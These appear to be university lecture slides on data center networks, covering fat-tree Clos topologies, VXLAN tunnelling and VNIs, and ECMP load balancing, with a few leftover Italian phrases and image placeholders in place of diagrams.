
- Special leaves handle traffic from/to Internet
- Usually they are (at least) 2 for fault-tolerance

Three-tier Clos networks: Fat Tree topology




Fat Tree Topology

- ❑ The **Fat-tree** adds one tier to the leaf-spine Clos topology
- ❑ Can be seen as a leaf exploded in four leaves → this group of 4 leaves is called **pod**



Example of Fat Tree Topology



Fat Tree Topology

- ❑ Capable to scale up to 27k+ end-nodes with 48 ports switches
 - ❑ maintaining **full** bisection bandwidth
- ❑ Switches are *commodity* switches → low cost
- ❑ Backward compatibility with Ethernet/IP/TCP solutions

See the Fat-tree whitepaper for more information:


<http://www.cs.kent.edu/~javed/class-CXNET09S/papers-CXNET-2009/FaLV08-DataCenter-interconnect-p63-alfares.pdf>

Data center networks: Packet Forwarding

From L2 to VXLAN


L2 forwarding in clos topologies

- ❑ L2 forwarding is not feasible in large scale datacenter topologies, for a number of reasons:
 - ❑ Spanning Tree Protocol, needed to avoid loops, selects only one output port per dest MAC → **load balancing** not feasible
 - ❑ **Virtualization:** VLANs are limited → less than 4k virtual network identifiers available



Network Virtualization

- ❑ Cloud multi-tenancy requires:
 - ❑ **Traffic isolation:** tenants must see only packets belonging to their virtual network
 - ❑ Not only private IP subnets can be reused → also MAC addresses of VMs can be reused in different virtual networks
- ❑ These requirements imply that L2 frames must be **tunneled** through the underlay network → in this case an **L3 network**




VXLAN comes to the rescue

- ❑ *Virtual eXtensible Local Area Network* (VXLAN - rfc7348) is an encapsulation protocol that permits to enclose L2 frames in IP/UDP datagrams
- ❑ Identifiers are 24 bits → over 16M possible broadcast domains
- ❑ It operates at L3 level, packets are *IP routed*
 - ❑ load balancing is thus permitted → any routing device knows how to load balance IP/UDP packets
- ❑ Only the “edge” nodes must support encapsulation → the rest of the network sees simple IP datagrams




VXLAN in action

- ❑ **VTEP = VXLAN Tunnel End Point** responsabile di incapsulare e decapsulare pacchetti
 - ❑ it is the terminal that must support VXLAN encap/decap and initiates/terminates a VXLAN tunnel



VXLAN packet format




L2VNI vs. L3VNI

VNI può essere di due tipi:


- ❑ **L2VNI** → Layer 2 VXLAN Network Identifier
 - ❑ is the VNI associated with **ONE** broadcast domain (BD) of a specific tenant
- ❑ Anyway, a tenant may have more than one broadcast domain, and may need forwarding of traffic between different subnets
- ❑ **L3VNI** → Layer 3 VXLAN Network Identifier
 - ❑ is the VNI (usually) associated with **ONE tenant** for layer 3 routing across different subnets
- ❑ An L3VNI is mapped one-to-one to the VRF configured for the tenant
- ❑ Within the same VRF there can be multiple L2VNIs

L2VNI vs. L3VNI (example)



Load balancing: ECMP

- ❑ As we said, Clos topologies need load balancing to be carried out at Layer 3
- ❑ One of the most used solutions is *Equal Cost MultiPath* routing (**ECMP**)
- ❑ An hash of the 5-tuple extracted from the packet is calculated to evenly spread the traffic in the available links for a single destination
- ❑ The hash will fold into hash *buckets* that will tell the destination to choose
- ❑ Why adding complexity with hashes instead of using simpler solutions like round robin?
 - ❑ packets belonging to the same flow must go through the same path across the network
 - ❑ For example: a burst of TCP packets spread across the network could cause out-of-order reception of packets, which is an important performance issue in datacenter networks



VXLAN & ECMP

- ❑ ECMP is calculated on the 5-tuple of the **outer headers** → remember that not all the nodes in the L3 underlay network may handle VXLAN encapsulation
- ❑ The 5-tuple of a VXLAN tunnel is always the same...
 - ❑ IP source address = IP address of ingress leaf
 - ❑ IP destination address = IP address of egress leaf
 - ❑ Proto = UDP
 - ❑ UDP destination port = VXLAN port
- ❑ ... except for the **UDP source port** → the only one that can vary
- ❑ The **UDP source port is chosen by the ingress VTEP that makes an hash of the inner packet and selects the udp.sport based on the result**

VXLAN VTEPs (*NIC and Switches*)

- ❑ VTEPs, i.e. the tunnel terminations, can be in *leaf* switches as well as in the *end-hosts*, i.e. on each server
- ❑ Modern switches intrinsically have Hardware support for VXLAN encapsulation
→ fast line-rate VXLAN processing
- ❑ In end-hosts not all the NICs support hardware acceleration of VXLAN processing → performing the encap/decap operations in SW is a heavy task
- ❑ Hypervisors host an OvS instance that handle network virtualization


Why VXLAN and not e.g. MPLS?

- ❑ Short answer (which applies for most networking protocols...)
 - ❑ **MPLS was not designed for network virtualization**
 - ❑ MPLS was designed to speed up packet processing bypassing the routing in core switches (forwarding is done with label switching)
 - ❑ VPLS (Virtual Private LAN Service) is used to extend L2 networks using the MPLS dataplane
 - ❑ not really an overlay network (MPLS is anyway a *switched* network)
 - ❑ usually not employed for datacenter networks
- ❑ On the other end...
 - ❑ **VXLAN is designed** to enable L2 frames to be forwarded in **any** overlay network, thus implementing network virtualization at Layer 2
 - ❑ Due to these functionalities, VXLAN is well suited to support the requirements of cloud networking like VMs mobility

LAB: VXLAN static tunnels in leaf-spine fabric with cumulus linux

